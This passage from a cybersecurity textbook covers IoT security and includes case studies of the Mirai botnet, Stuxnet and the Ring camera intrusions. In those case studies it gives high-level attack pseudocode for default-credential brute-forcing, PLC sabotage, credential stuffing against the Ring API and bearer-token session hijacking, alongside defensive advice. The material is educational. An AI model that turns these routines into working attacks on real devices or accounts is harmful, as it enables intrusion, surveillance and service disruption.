hidden vulnerabilities and sensitive information. WhatsApp-based investigations reveal how communication patterns, business legitimacy, and geolocation data can be obtained from public profiles, enabling deeper understanding without infringing on privacy laws. The image-based investigations underscore the importance of geolocation and reverse image search in verifying claims, tracking locations, and identifying individuals or landmarks. The chapter stresses that effective OSINT requires a structured approach, creativity, and a solid understanding of the tools involved. Techniques like Google Dorking, Nslookup, and metadata analysis provide investigators with powerful methods to validate information and detect inconsistencies. The importance of ethical considerations and accuracy is emphasized throughout, ensuring that OSINT is used responsibly and effectively. By mastering these techniques, investigators can enhance their ability to respond to security threats, uncover fraud, and support law enforcement efforts. The chapter serves as a practical guide for both novice and experienced OSINT practitioners, equipping them with the skills and mindset needed to navigate the complex landscape of OSINT.

Chapter 5

Securing smart interconnected devices

DOI: 10.1201/9781003542544-5

5.1 INTRODUCTION

The rise of smart interconnected devices, commonly referred to as Internet of Things (IoT), has revolutionized the way we live, work, and interact with technology. The proliferation of IoT devices, ranging from smart home assistants and wearables to industrial sensors and autonomous vehicles, has created a highly interconnected digital ecosystem. This transformation has enabled enhanced automation, improved efficiency, and greater convenience across various sectors, including healthcare, manufacturing, agriculture, transportation, and smart cities. However, the rapid growth of IoT has also introduced significant security challenges that threaten the privacy, integrity, and availability of these interconnected systems. The unique characteristics of IoT devices, such as their limited computational power, heterogeneous nature, and reliance on wireless communication, make them particularly vulnerable to cyberattacks. Inadequate security measures in IoT devices can lead to data breaches, unauthorized access, and large-scale service disruptions, with potentially catastrophic consequences for individuals, businesses, and critical infrastructure. This chapter explores the unique challenges associated with securing smart interconnected devices, examines real-world cases of IoT security breaches, and discusses innovative strategies for mitigating these threats.

The rapid expansion of IoT has been driven by the increasing affordability and miniaturization of sensors, microcontrollers, and communication modules. This technological progress has enabled the development of a wide range of connected devices, from smart refrigerators and smart thermostats to industrial control systems (ICSs) and connected medical devices. These devices are designed to collect, process, and transmit data to central servers or cloud-based platforms for analysis and decision-making. For example, a smart thermostat can analyze usage patterns and adjust temperature settings to optimize energy consumption, while a wearable health monitor can track vital signs and alert medical professionals in case of anomalies. While these capabilities offer numerous benefits, they also create opportunities for cybercriminals to exploit vulnerabilities in device firmware, communication protocols, and user authentication systems. The growing number of interconnected devices has expanded the attack surface for hackers, making IoT ecosystems attractive targets for a wide range of cyber threats, including malware infections, distributed denial-of-service (DDoS) attacks, and data exfiltration.

The challenges of securing smart interconnected devices are rooted in several factors:

- First, IoT devices are typically designed with cost and efficiency as primary considerations rather than security. Many manufacturers prioritize rapid product development and market entry over implementing comprehensive security measures, resulting in devices with weak authentication mechanisms, hardcoded passwords, and unpatched software vulnerabilities.
- Second, the resource constraints of IoT devices, such as limited processing power, memory, and battery life, make it difficult to implement advanced security features like encryption and real-time threat detection. Unlike traditional computers and servers, which can support complex antivirus software and firewalls, IoT devices often operate with minimal processing capacity, leaving them more susceptible to attacks.
- Third, the sheer diversity and heterogeneity of IoT devices present significant challenges for developing standardized security protocols.

IoT ecosystems encompass a wide range of devices with different hardware architectures, operating systems, and communication standards. For example, a smart home includes devices using Wi-Fi, Bluetooth, Zigbee, and proprietary protocols simultaneously. This diversity creates interoperability challenges and complicates the deployment of unified security solutions.

- Additionally, many IoT devices rely on cloud-based services for data processing and storage, introducing additional attack vectors. If a cloud server is compromised, it can lead to data breaches and unauthorized access to connected devices.

The dynamic nature of IoT networks further complicates security efforts. Unlike traditional networks with fixed endpoints, IoT networks are characterized by constant changes in device connectivity, data flow, and operational states. Devices join or leave the network frequently, and firmware updates or configuration changes can introduce new vulnerabilities. Traditional perimeter-based security models, which rely on firewalls and intrusion detection systems to protect network boundaries, are less effective in the fluid environment of IoT ecosystems. This necessitates a shift toward zero-trust architectures, where each device is continuously authenticated and monitored, regardless of its position within the network.

Addressing these challenges requires a multilayered approach to IoT security. At the device level, manufacturers must implement secure boot mechanisms, hardware-based encryption, and secure firmware update processes to protect against tampering and malware infections. Secure boot ensures that only trusted code is executed during the device's startup, while hardware-based encryption protects sensitive data stored on the device. At the network level, segmenting IoT devices from critical business systems can reduce the potential impact of a compromised device. For example, isolating smart thermostats and lighting systems from core IT infrastructure can prevent lateral movement by attackers within the network. Implementing virtual local area networks (VLANs) and firewall rules specific to IoT traffic can further enhance network security.

In addition to technical measures, improving user awareness and behavior is essential for strengthening IoT security. Weak passwords, failure to apply firmware updates, and reliance on default settings are common factors contributing to IoT vulnerabilities. Educating users about best practices, such as using unique and complex passwords, enabling 2FA, and regularly updating device software, can reduce the risk of compromise. Regulatory frameworks and industry standards also play a critical role in shaping IoT security practices. Governments and industry bodies have begun to introduce guidelines and certification programs aimed at improving the security of IoT devices. For instance, the European Union's Cybersecurity Act establishes a framework for certifying the security of connected products, while the United States' IoT Cybersecurity Improvement Act mandates specific security requirements for federal IoT procurement.

The future of IoT security will depend on the ability to balance innovation and convenience with robust security measures. As IoT ecosystems continue to evolve, new threats and vulnerabilities will emerge, requiring continuous adaptation and improvement of security strategies. Emerging technologies such as artificial intelligence, machine learning, and blockchain offer promising capabilities for enhancing IoT security. AI and machine learning can be used to detect anomalous behavior and identify potential threats in real time, while blockchain technology provides a decentralized and tamper-resistant framework for securing IoT transactions and device identities. By adopting a proactive and adaptive approach to IoT security, manufacturers, service providers, and users can harness the full potential of smart interconnected devices while minimizing the associated risks.

5.2 USE CASE DISCUSSION

5.2.1 Mirai botnet attack

One of the most notorious examples of IoT-based cyberattacks is the Mirai botnet attack, which occurred in 2016. Mirai exploited vulnerabilities in IoT devices, such as default passwords and open Telnet ports, to create a massive botnet consisting of hundreds of thousands of compromised devices, including IP cameras, routers, and DVRs. The botnet was used to launch a massive DDoS attack on Dyn, a major domain name system (DNS) provider, which resulted in widespread internet outages affecting major websites such as Twitter, Netflix, and Reddit. The Mirai botnet attack exposed the critical weaknesses in IoT device security, particularly the use of weak default credentials and the lack of firmware updates. It demonstrated how poorly secured IoT devices are hijacked and weaponized to disrupt global internet infrastructure. The Mirai incident highlighted the urgent need for manufacturers to adopt stronger security practices, such as enforcing unique default passwords, implementing secure communication protocols, and providing timely firmware updates to address known vulnerabilities.

This attack exposed critical vulnerabilities in the design and deployment of IoT devices and demonstrated how these weaknesses are exploited to create a massive, distributed network of compromised devices capable of launching large-scale DDoS attacks. This propagation allowed the botnet to expand to hundreds of thousands of devices worldwide, which were then coordinated to flood target servers with traffic, leading to major internet outages. This section explores the technical details of the Mirai botnet, including its algorithm, propagation mechanism, attack execution steps, and the subsequent impact on global internet infrastructure.

The Mirai botnet was designed to exploit the inherent weaknesses of IoT devices. Its architecture consisted of three primary components:

- Command and Control (C&C) Server was responsible for coordinating the infected devices (bots) and issuing attack commands.
- Loader was used to deliver the Mirai binary to newly infected devices and execute the payload.
- Botnet Clients were once infected, IoT devices acted as bots, waiting for instructions from the C&C server to launch coordinated DDoS attacks.

Mirai malware employed a brute-force scanning and infection algorithm to propagate itself across vulnerable IoT devices. Its algorithm consisted of the following key steps:

- **Device Discovery:** The malware generated random IP addresses and probed them to identify devices with open Telnet ports (port 23) and SSH ports (port 22). If a Telnet or SSH connection was established, the malware attempted to log in using a list of hardcoded, common default usernames and passwords.

- **Credential Brute-Forcing:** Mirai included a database of over 60 factory-set username-password combinations such as admin:admin, root:12345, and root:password. Once a successful login was achieved, the malware took control of the device.
- **Loading and Execution:** After successful login, the loader component downloaded the Mirai binary onto the compromised device. The binary was executed, converting the device into an active bot within the Mirai network.
- **Hiding and Persistence:** Mirai disabled software updates and blocked further remote access to prevent other malware from taking over the device. It also deleted itself from disk after loading into memory to evade detection and forensics.
- **Command and Control Communication:** The infected device connected to the C&C server using encrypted communication. The C&C server instructed the botnet to launch DDoS attacks or continue searching for new devices.
- **Attack Execution:** When commanded, the botnet clients initiated high-volume traffic floods targeting the victim's IP addresses using various DDoS techniques. After the attack, the botnet remained active, ready to receive new instructions.

Table 5.1 presents the pseudocode as the core functionality of the Mirai botnet's scanning and infection algorithm:

Table 5.1 Mirai propagation algorithm ⏎

```
# Mirai Botnet Pseudocode

   while True:

   target_ip = generate_random_ip()
   if is_telnet_open(target_ip):
      credentials = load_credentials()
      for username, password in credentials:
          if login_successful(target_ip,
          username, password):
          execute_payload(target_ip)
```

```
         install_mirai_binary(target_ip)
         communicate_with_command_server(target_ip)
         break
def generate_random_ip():
    # Generate a pseudo-random IP address
    return random_ip()
def is_telnet_open(ip):
    # Check if port 23 (Telnet) is open
    return check_port(ip, 23)
def load_credentials():
    # Load list of common credentials
    return [
      (‘admin’, ‘admin’),
      (‘root’, ‘12345’),
      (‘user’, ‘password’),
...
]
def login_successful(ip, username, password):
  # Attempt to log in using provided credentials
    return try_login(ip, username, password)

def execute_payload(ip):
  # Download and execute the Mirai binary
    send_payload(ip, ‘mirai.bin’)
    run_payload(ip, ‘mirai.bin’)

def install_mirai_binary(ip):
    # Establish persistence and disable updates
    disable_updates(ip)
    remove_from_disk(ip, ‘mirai.bin’)
def communicate_with_command_server(ip):
  # Connect with C&C server and await instructions
  send_signal_to_server(ip)
```

The Mirai botnet attack followed a multiphase execution strategy for executing the attack:

> **Step 1:** Reconnaissance and Infection: The botnet continuously scanned the internet for IoT devices with open Telnet ports. Upon discovering an open port, Mirai attempted to log in using the hardcoded list of default credentials.

Step 2: Payload Installation and Execution: Once a device was compromised, the loader installed the Mirai binary. The malware deleted itself from disk to evade detection and maintained persistence by disabling updates.

Step 3: Command and Control Communication: The infected device established an encrypted communication channel with the C&C server. The C&C server assigned the infected device to a specific attack group or instructed it to continue scanning for new targets.

Step 4: DDoS attack supported multiple attack methods, including TCP SYN Flood to overwhelms the target's ability to handle TCP connection requests, UDP Flood to target with UDP packets to exhaust bandwidth, HTTP Flood to mimics legitimate HTTP traffic to saturate the target's web server, GRE IP Flood to send high-volume GRE packets to target network infrastructure, and DNS Amplification using open DNS resolvers to reflect and amplify traffic toward the target.

Step 5: Continuous Propagation: After launching an attack, Mirai bots continued to search for new vulnerable devices, enabling the botnet to grow rapidly.

Mirai botnet's attack on Dyn, a major DNS provider, had a far-reaching impact:

- **Global Internet Disruption:** The attack caused widespread internet outages across the United States and Europe. Major platforms such as Twitter, Netflix, Spotify, and Reddit became inaccessible.
- **Scale of Attack:** At its peak, Mirai generated over 1.2 Tbps of attack traffic—the largest DDoS attack ever recorded at the time.
- **Economic Damage:** The attack caused millions of dollars in revenue loss for affected businesses. The disruption affected financial markets, e-commerce platforms, and communication services.
- **Reinforced IoT Security Awareness:** The attack prompted manufacturers and regulators to strengthen IoT security measures. Governments introduced new regulations, such as banning default passwords and requiring secure firmware updates.
- **Proliferation of Mirai Variants:** After the Mirai source code was released publicly, multiple variants emerged. New strains targeted

additional device types and refined attack methods, increasing the threat landscape.

The Mirai attack underscored the need for manufacturers to eliminate hardcoded credentials and enforce secure authentication practices, adoption of secure boot and encrypted communication protocols, improved user awareness, and secure configuration of IoT devices and the deployment of network-based anomaly detection and DDoS mitigation strategies.

5.2.2 Stuxnet

Another high-profile IoT security incident involved Stuxnet, a sophisticated worm that targeted ICS used in nuclear facilities. Discovered in 2010, Stuxnet was designed to exploit vulnerabilities in programmable logic controllers (PLCs) used to regulate the operation of centrifuges in Iran's Natanz uranium enrichment facility. The worm infiltrated the facility's network via infected USB drives and manipulated the centrifuges' rotational speeds, causing physical damage while simultaneously providing false readings to monitoring systems. The attack targeted Siemens SIMATIC S7–300 PLCs (PLCs), which controlled the centrifuges' rotation speeds. The complexity of Stuxnet's design and its ability to manipulate physical processes through a cyberattack marked a significant shift in the landscape of cyber warfare. Stuxnet demonstrated the potential for cyberattacks to cause physical damage to critical infrastructure through the manipulation of IoT devices. It highlighted the importance of securing industrial IoT systems, particularly those connected to sensitive and critical operations. The attack underscored the need for air-gapping critical infrastructure, using strong access controls, and regularly monitoring system behavior for anomalies.

Stuxnet was composed of several distinct modules, each designed to perform specific functions, including propagation, infection, payload execution, and evasion. The worm's architecture included:

- **Dropper Module:** The initial infection vector that delivered the worm onto the target network, often through an infected USB drive.

- **Rootkit:** A kernel-level rootkit that allowed the worm to hide its presence from the Windows operating system and antivirus programs.
- **Propagation Module:** A self-replicating module that exploited vulnerabilities in Windows operating systems to spread across networks.
- **Command and Control Module:** Enabled remote communication with external servers for updates and control instructions.
- **Payload Module:** The core component responsible for modifying the PLC code and controlling the physical behavior of the centrifuges.
- **Anti-detection Mechanisms:** Employed obfuscation and encryption to evade detection by security tools.

Stuxnet was coded primarily in C and C++ and was highly modular, allowing it to adapt to different environments and configurations. Its size was approximately 500 KB, making it relatively lightweight despite its complex functionality.

Stuxnet's propagation strategy leveraged multiple zero-day vulnerabilities in Windows and Siemens Step 7 software. The primary infection path was through an infected USB flash drive. The propagation steps included:

- **USB-Based Infection:** An infected USB drive was inserted into a computer within the Natanz facility's isolated network. Stuxnet exploited the Windows shortcut vulnerability (CVE-2010–2568) to execute malicious code automatically when the USB drive was accessed.
- **Lateral Movement Across the Network:** After the initial infection, Stuxnet used two additional zero-day vulnerabilities in the Windows Print Spooler service (CVE-2010–2729) and the Task Scheduler (CVE-2010–3888) to escalate privileges and propagate across the network. It exploited the vulnerability in the handling of .LNK files to execute malicious code when viewed in Windows Explorer. Stuxnet targeted machines running Siemens WinCC/PCS 7 SCADA software, which is used for industrial process control.
- **Infecting the PLCs:** Once Stuxnet identified a system connected to Siemens PLCs, it injected malicious code into the PLC's memory.

Stuxnet used a legitimate Siemens Step 7 DLL (Dynamic Link Library) to modify the PLC logic without triggering alarms. The modified code was designed to alter the centrifuge's rotational speed at specific intervals.

Table 5.2 presents the Stuxnet's attack pseudocode algorithm for Siemens PLCs, illustrating the core logic of the attack.

Table 5.2 Stuxnet attack pseudocode algorithm ⏎

```
Begin

 Initialize System State
 Infect Target device
 If (PLC = Siemens S7-300)
     Install Rootkit
     Upload Malicious Code to PLC
End If

While (Infected)
  If (Current Time = Attack Window)
      Read PLC State
      If (Centrifuge Operating)
          Manipulate Rotation Speed = Random (1000, 2000)
          Delay = Random (30, 60) Seconds
          Override PLC Readings with Normal Values
        End If
      End If
   End While
    Remove Traces of Infection

End
```

Stuxnet algorithm steps involved:

Step 1: Initialization: The worm first infects the target machine using a zero-day vulnerability. The rootkit is installed to hide Stuxnet's presence from the operating system and security tools.

Step 2: Target Identification: Stuxnet scans the network for machines running Siemens Step 7 software. Once a suitable target is identified, Stuxnet uploads the payload to the PLC's memory.

Step 3: Payload Execution: Stuxnet modifies the centrifuge's rotational speed to oscillate between 1,410 Hz and 607 Hz (normal operating speed is 1,064 Hz). This variation in speed caused excessive mechanical stress and eventual failure of the centrifuges.

Step 4: Camouflaging the Attack: Stuxnet intercepted the data sent from the PLC to the monitoring system. It provided false operational data to make it appear that the centrifuges were functioning normally.

Step 5: Persistence and Removal: Stuxnet ensured persistence by modifying the Step 7 DLLs so that it would reload even after a system reboot. When the mission was complete, Stuxnet had a self-destruct mechanism to erase traces of infection.

Stuxnet relied on multiple zero-day vulnerabilities to propagate and execute its attack:

- Windows Shortcut Vulnerability (CVE-2010–2568) which allowed automatic execution of malicious code through specially crafted .LNK files.
- Windows Print Spooler Vulnerability (CVE-2010–2729) that enabled remote code execution and privilege escalation.
- Task Scheduler Vulnerability (CVE-2010–3888) which allowed execution of malicious tasks with elevated privileges.
- Siemens Step 7 DLL Hijacking enabled Stuxnet to inject code into the PLC firmware without triggering alarms.

Stuxnet had a far-reaching impact:

- The attack caused the failure of over 1,000 centrifuges at the Natanz facility by manipulating their rotational speeds beyond safe limits. The attack set back Iran's nuclear enrichment program by an estimated 2–3 years. The mechanical damage to the centrifuges was not immediately detectable due to the false sensor readings provided by Stuxnet.

- Iran faced significant financial losses due to damaged equipment and operational downtime. The attack triggered heightened geopolitical tensions and exposed the vulnerability of critical infrastructure to state-sponsored cyberattacks.
- Stuxnet represented the first known cyberattack to cause physical damage to industrial systems, redefining the landscape of cyber warfare. It demonstrated that cyberattacks achieved strategic military objectives without direct physical conflict.
- The discovery of Stuxnet raised concerns about the security of critical infrastructure worldwide. Other countries and state actors began investing in cyber capabilities for both offense and defense. Stuxnet's codebase was eventually leaked and analyzed, leading to the development of new malware strains based on its architecture (e.g., Duqu and Flame).

5.2.3 Ring camera hacking

A third example of the vulnerability of smart interconnected devices is the Ring camera hacking incidents that occurred between 2019 and 2020. In these cases, hackers gained access to home security cameras produced by Ring, a popular smart home security brand, by exploiting weak passwords and the lack of two-factor authentication (2FA). Once inside the system, hackers were able to view live video feeds, communicate with residents through the camera's speaker system, and, in some cases, harass homeowners. The Ring incidents exposed the vulnerabilities associated with poor user authentication practices and inadequate encryption of communication channels. The intrusions led to widespread public concern about the privacy implications of smart home devices and the potential for surveillance and abuse. In response, Ring and other smart home device manufacturers introduced enhanced security features, including mandatory 2FA, encryption of video feeds, and real-time security alerts to users when suspicious activity is detected.

Ring cameras are internet-connected smart home security devices designed to provide real-time video surveillance and two-way audio communication. The devices connect to a user's home Wi-Fi network and stream video footage to Ring's cloud servers, where the data can be accessed via a mobile app. Ring devices rely on user credentials (username and password) to authenticate access and use cloud-based storage to maintain a record of video events.

The key components involved in Ring camera operation include:

- Device firmware – The software running on the camera that manages communication, video capture, and streaming.
- Cloud infrastructure – Ring's cloud servers, which store video footage and user credentials.
- Mobile application – The Ring app installed on a smartphone or computer, used to access the live feed and recorded footage.
- Communication protocols – Typically based on HTTPS (Hypertext Transfer Protocol Secure) for data transmission and WebRTC for real-time communication.

The Ring camera hacks primarily exploited two major vulnerabilities:

- **Weak Authentication and Password Reuse:** Ring did not enforce strong password policies or two-factor authentication (2FA) by default. Many users employed weak or reused passwords across multiple services, which increased the risk of credential stuffing attacks.
- **Unencrypted Communication and Poor Session Management:** While HTTPS was used for data transmission, session cookies and authentication tokens were poorly protected, allowing attackers to hijack active sessions once credentials were compromised.

Step-by-Step Analysis of the Ring Camera attack involved the following steps:

Step 1: Credential Harvesting (Credential Stuffing Attack): Attackers first obtained user credentials from previous data breaches as presented in Table 5.3. Credential stuffing is an automated process where attackers test username–password pairs across multiple services, exploiting the tendency of users to reuse passwords. Attackers automated this process using Python-based scripts and credential databases from the dark web. Tools such as Sentry MBA and

OpenBullet are widely used for credential stuffing due to their ability to bypass rate-limiting by simulating human-like behavior.

Table 5.3 Algorithm for credential stuffing ⏎

```
 # Input: List of leaked credentials (username-password
pairs)

 def credential_stuffing(credentials, ring_api):
     for username, password in credentials:
      response = ring_api.login(username, password):

  # For each pair → Attempt login on the Ring API or web
portal.
 If successful, store valid credentials
   if response.status_code == 200:
   print(f"Success: {username} - {password}")

  # Repeat until all pairs are tested or rate-limiting
is
 triggered
 else:
  print(f"Failed attempt: {username} - {password}")
```

Step 2: Session Hijacking and Token Theft: Once valid credentials were obtained, attackers generated an authentication token or session cookie. Poor session management practices allowed these tokens to persist for extended periods, even after password changes. Attackers intercepted HTTPS traffic using tools like Wireshark or Burp Suite to capture session tokens. If session tokens were not properly encrypted or if secure cookie flags were not set, attackers injected them into their own browser sessions to bypass login as displayed in Table 5.4. Attackers utilized Postman or Curl to test and replicate session hijacking techniques. Since Ring's system lacked IP binding and device-specific authentication, attackers retained session control even if the user changed their password.

Table 5.4 Algorithm for session hijacking ⏎

```
# Input: Captured session token

import requests

# Inject token into HTTP header
def hijack_session(token):
  headers = {'Authorization': f'Bearer {token}'}
  response =
requests.get('https://api.ring.com/camera_feed',
  headers=headers)
# Send authenticated request to Ring API. If response is
suc-
  cessful, retain token for persistent access
  if response.status_code == 200:
     print("Session hijacking successful!")
     return response.json()
else:
   print("Failed to hijack session.")
```

Step 3: Direct Device Access and Exploitation: After authenticating to the Ring system, attackers gained full control over the camera's audio and video feeds. Ring API exposed endpoints that allowed video streaming and two-way audio communication. Table 5.5 presents the pseudocode algorithm for direct device access. Attackers accessed the camera's microphone and speaker system to communicate with users, often leading to harassment or intimidation. Video streams were accessible using WebRTC (Real-Time Communication Protocol), which were compromised if encryption keys were poorly managed. Attackers inject audio or visual data into the stream, allowing them to impersonate household members or issue commands through smart assistants. Poor encryption key management allowed attackers to establish long-term access without detection.

Table 5.5 Pseudocode algorithm for direct access and exploitation ⏎

```
# Input: Valid session token

 import requests
# Request access to video feed. Establish WebRTC session
def access_device(token):
   headers = {‘Authorization’: f’Bearer {token}’}
   response = requests.get(‘https://api.ring.com/start_
webrtc’, headers=headers)
# Gain control over video and camera
if response.status_code == 200:
    print(“Camera feed accessed!”)
    stream_video(response.content)
  else:
  print(“Failed to access camera.”)
  # Maintain session by refreshing token periodically
```

Ring hacking incidents had significant technical, financial, and reputational consequences:

- **Technical Impact:** Attackers gained real-time control over smart home security systems. Poor session management allowed prolonged unauthorized access. Weak encryption practices left video and audio data exposed to interception.
- **Financial Impact:** Ring faced lawsuits for failing to protect user data. Security upgrades and customer compensation costs reached millions of dollars.
- **Reputational Impact:** Loss of consumer trust in Ring’s security practices. Reduced adoption of smart home security devices due to privacy concerns.

Following the incidents, Ring and other smart home device manufacturers implemented post-attack security enhancements:

- **Mandatory Two-Factor Authentication (2FA):** Ring made 2FA a default setting for all users.

- **Improved Session Management:** Tokens were encrypted using secure algorithms (e.g., AES-256) with short expiration periods.
- **Enhanced Encryption:** WebRTC and video streams were encrypted using DTLS (Datagram Transport Layer Security).
- **IP Binding and Device Fingerprinting:** Session tokens were tied to IP addresses and specific device signatures to prevent token hijacking.
- **Anomaly Detection and Alerts:** Machine learning models were deployed to detect unusual login patterns and issue real-time alerts.

5.3 CONCLUSION

Securing smart interconnected devices presents a complex and evolving challenge due to the sheer scale, diversity, and resource limitations of IoT ecosystems. The vulnerabilities inherent in IoT devices, such as weak authentication, lack of encryption, and outdated software, create significant attack surfaces that malicious actors can exploit. However, advancements in security strategies are helping to mitigate these risks. Network segmentation, device identity management, and secure communication protocols have emerged as effective approaches to contain potential breaches and prevent unauthorized access. Machine learning and artificial intelligence offer promising capabilities in real-time threat detection and anomaly identification, enabling faster response to cyberattacks. Blockchain technology, with its decentralized and tamper-resistant nature, enhances the integrity and transparency of IoT transactions. However, securing smart devices is not solely a technical challenge; it requires regulatory oversight, industry collaboration, and user awareness to address systemic vulnerabilities. Moving forward, a multilayered approach combining hardware-based security, software updates, and secure network infrastructure will be essential for building resilient IoT ecosystems. By recognizing the evolving nature of threats and adapting security strategies accordingly, the potential of smart interconnected devices can be harnessed while minimizing the risks associated with cyber threats.

Chapter 6

Ethical hacking of smart IoT devices

DOI: 10.1201/9781003542544-6

6.1 INTRODUCTION

IoT is the new buzzword for new-age smart industries and IT companies. IoT devices make life easier with numerous real-work applications with incoming or outgoing traffic data to and from the internet. At first, the Internet was connected to laptops, desktops, personal computers, and smartphones, which interacted a great deal with users; however, in this new digital age, IoT is in vogue, which does not always engage with users. However, the Internet is an unsafe place for many Internet-connected devices and systems. These systems link from remote places, network edge, or on the internet to deliver services that make our lives easier. For devices connecting to public, unsecured links, more especially the Internet, IoT providers tend to use low-cost, low-grade virtual private network solutions, which offer little or no safety coverage. This often leads to security challenges for sensitive data logs traversing from the IoT sensors and embedded edge devices into the corporate networked systems and cloud infrastructure.

Unlike mobile phones or laptop computers, these gadgets and items are used at various times throughout the day or week. A security camera records and stores movements in and around the house's perimeter, allowing device owners to travel for weeks. Users may monitor and question the camera at any time from a faraway place, such as a hotel or airport, using the internet. Personal Firewalls, Antivirus, Antimalware, and Digital Encryption are built-in features on computer systems and portable mobile devices to protect them from cyberattacks. VPNs can be bypassed by low-level rootkit software. Security measures like these are typically absent from IoT devices since they are useless for IoT systems. IoT devices have limited resources, with only enough power to handle compute, memory, storage, and bandwidth for IoT applications [1]. Traditional privacy protection depended on the requester being shown a data summary with no restrictions. Customized services like those offered by [2] IoT applications require requesters to submit the exact date and location to service providers. For authentication, storage, and final processing, IoT infrastructure design concepts proposed employing central cloud-based servers. This approach works well for a small number of devices.

However, often, new vulnerabilities and techniques of attacks compromise these instruments in line with [3]. The impact of exposure to Malware, Botnets, or Remote code execution and sophisticated firmware-based cyberattacks on IoT devices is unparalleled. Such attacks violate device and OS integrity to stop IoT services, transforming the devices into zombies, which can lead to immense, unrepairable damage to the reputation and the brand value of the company [4]. These IoT characteristics become bottlenecks in an ecosystem with billions of devices, and sophisticated security features such as confidentiality, privacy, integrity, and nonrepudiation fail for IoT devices. IoT private access point name or IoT APN with private IP addresses for IoT devices is the recommended solution. The design of standard IoT devices comprises layered architecture with each providing different use, functions, and services as mentioned in Table 6.1.

These layers face specific security threats and challenges concerning communication issues of confidentiality, data integrity, and device availability, as illustrated in Table 6.2.

The highlights of this research are:

Table 6.1 IoT protocols and design layers ⏎

Layer	*Description*	*Protocols*
Application	Provides access and feature services and protocols to the users	CoAP, MQTT, DDS, AMQP, SMQTT
Network	Aggregates infrastructure data generated from the sensor, transmits to other layers	RPL, 6Lowpan, CARP, CORPL, 6TISCH
Perception	Computing brain has chip, low-level hardware such as sensors, CPU, and ICs	Zigbee Smart, Z-Wave, DASH7, LTE-A, 802.11ah

Table 6.2 Threats at each IoT layer ⏎

Layer	*Security Threats*
Application	Phishing attacks, Code-level threats, Node, and App tempering, absence of critical Smart grid protection, Security patches, Remote configuration, Malware payloads, Misconfiguration, Security & management systems.
Network	Spoofing Attacks, Fake Info Injections, Storage Attacks, Sinkhole, Denial of Service, Unauthorized Access, Sybil Routing, Wormhole, and MITM Attacks.
Perception	Privacy Service Abuse, RFID, Eavesdropping, Sniffing Attacks, Wireless Sensor Networks (WSN), Noise in data, Identity Theft, Repudiation, Service Manipulation, Replay attacks.

- Develops a novel and comprehensive framework for implementing a secure and scalable private APN solution, tailored specifically for the unique challenges of contemporary IoT deployments.
- Integrates industry-standard security measures with advanced security designs, such as the utilization of private APNs, to enhance the overall security posture of IoT networks.
- Provides a real-world case study of the framework’s implementation, demonstrating its practical applicability and potential impact in securing critical infrastructure and other vital IoT applications.
- Employs common vulnerability scoring system (CVSS) metrics for vulnerability assessment, enabling a standardized and quantitative approach to evaluating and mitigating security risks within the IoT environment.

This chapter is organized as follows: Section 6.2 discusses the research work of other authors since 2018. Section 6.3 presents the related terminologies, APN challenges, advantages, and solutions from other research. Section 6.4 presents the proposed methodology of implanting the private APN architecture and algorithms for secure communication from the IoT device to and from the IoT platform. This section also discusses the impact of top IoT threats and the algorithm for the secure APN process followed in this research. Section 6.5 presents the experimental results with visualizations of the IoT dataset for sensor and tolerance values using pairplot, scatterplot, and countplot to confirm the uniformity of the dataset distribution and validate the results. Section 6.6 discusses the results using a correlation matrix with parameters and validates a null hypothesis using the T-Test. Finally, the conclusion and future research are presented.

6.2 LITERATURE SURVEY

Neshenko et al. [5] focused majorly on IoT paradigms and their perpetually increasing vulnerabilities. The authors then proposed a unique taxonomy on the IoT vulnerabilities, impact, attack vectors, and exploits. These were matched with mitigation capabilities and the operational cybersecurity methodologies. This provided the Cybersecurity team with a multifaceted research view of IoT vulnerabilities that included impact and consequences. These reports can then be leveraged for mitigation activities and aid situational awareness.

Many IoT vendors claim their platforms and implementations handle these issues successfully. Due to privacy and security features, vendors have considered these for design by default and secure end-to-end implementation. Badii et al. [6] proposed an architecture with secure solutions to address the secure full-stack platform. This included on-premises, IoT devices, Edge devices, and IoT Cloud applications with a dashboard and data analytics.

Cao [7] proposed several suggestions for the 5G network systems' security features. The authors presented the network architecture overview and the security functionalities of 3GPP-5G networks. The authors also focused on new techniques, which included support for communications between the IoT, device-to-device, and vehicle-to-everything communications. The authors concluded that Cyberattacks would continue against IoT devices and applications due to weak authentication or access control mechanisms, if not defined securely.

Macedo [8] identified and combined IoT-related security issues from the last 8 years to date. The authors presented these in a systematic literature review. Their review focused on four significant aspects of security: access control, authentication, trust, and data safety. The aim was to identify and isolate open security issues and trends for the future for IoT security researchers and developers. The authors also discussed IoT architecture tiers for security deployments and provided security design guidelines for solution developers.

To enhance a standardized security approach, Kim et al. [9] proposed using automated IoT security testing. This ensured the test results generated amplified profiles with additional security aspects. To enforce the security profiles, the authors proposed using access control to address security issues at the application layer. The authors also presented a framework that auto-generated design and deployment-related security testing. Insider threats are the most dangerous and difficult to detect, let alone mitigate. Security professionals, be it in corporate or government agencies, need to integrate mitigations for external cyberattacks and internal threats, potentially resulting in the leak of valuable data and secret information. With the adoption and deployments of IoT, a new security threat level has risen in the security framework as the attack surface has significantly increased, related to insider threats.

Matheu et al. [10] surveyed literature and reports on public–private sources and proposed a generalization of aspects of insider threats with IoT. The authors analyzed data sources from IoT ecosystem environments based on IoT application, network, and perceptual layers. Their results displayed that the use of data sources from networks and applications was highly suitable compared to the IoT deployment's perceptual layer. The authors classified the data sources and even proposed new research ideas, limitations, and utilization for IoT layers.

Along with high reliability, the proposed model validated low false positives and negatives when compared to existing rule-based solutions. Bhardwaj and Goundar [11] surveyed existing literature on IoT and Fog computing systems and proposed a unique smart device computing taxonomy. The authors proposed two Smart City prototypes using IoT and fog nodes to control traffic securely. The first deployment involved a standard cloud, while the second setup involved IoT sensor nodes and Fog computing. The results were compared to evaluate the vehicular traffic performance regarding response time and bandwidth consumed. As compared to the Cloud model, the Smart IoT devices displayed significant efficiency. The end-to-rnd processing interval was 77% less, hops traversed reduced by 92% less and bandwidth usage dropped by almost 96.7%.

Miladinovic and Schefer-Wenzl [12] proposed a unique IoT architecture using web services and demonstrated the model's functioning in two different case scenarios.

Taivalsaari and Mikkonen [13] proposed a novel taxonomy for software architecture gathered from IoT devices deployed in industrial control systems. These included high-end to limited sensing devices as well as development frameworks to fully-fledged operating systems. The authors revised multiple design alternatives for IoT devices. The result presented the various levels of software deployment capabilities that can significantly affect the architecture and topology of IoT devices.

Fox et al. [14] presented a unique methodology for low-range IoT network technologies. This prototype can be offered as a local, regional service defined with a cloud platform. Such services can support a range of IoT applications and can be utilized for communications and system support. However, inconsistencies in the IoT design architectures are a critical concern impeding global IoT evolution.

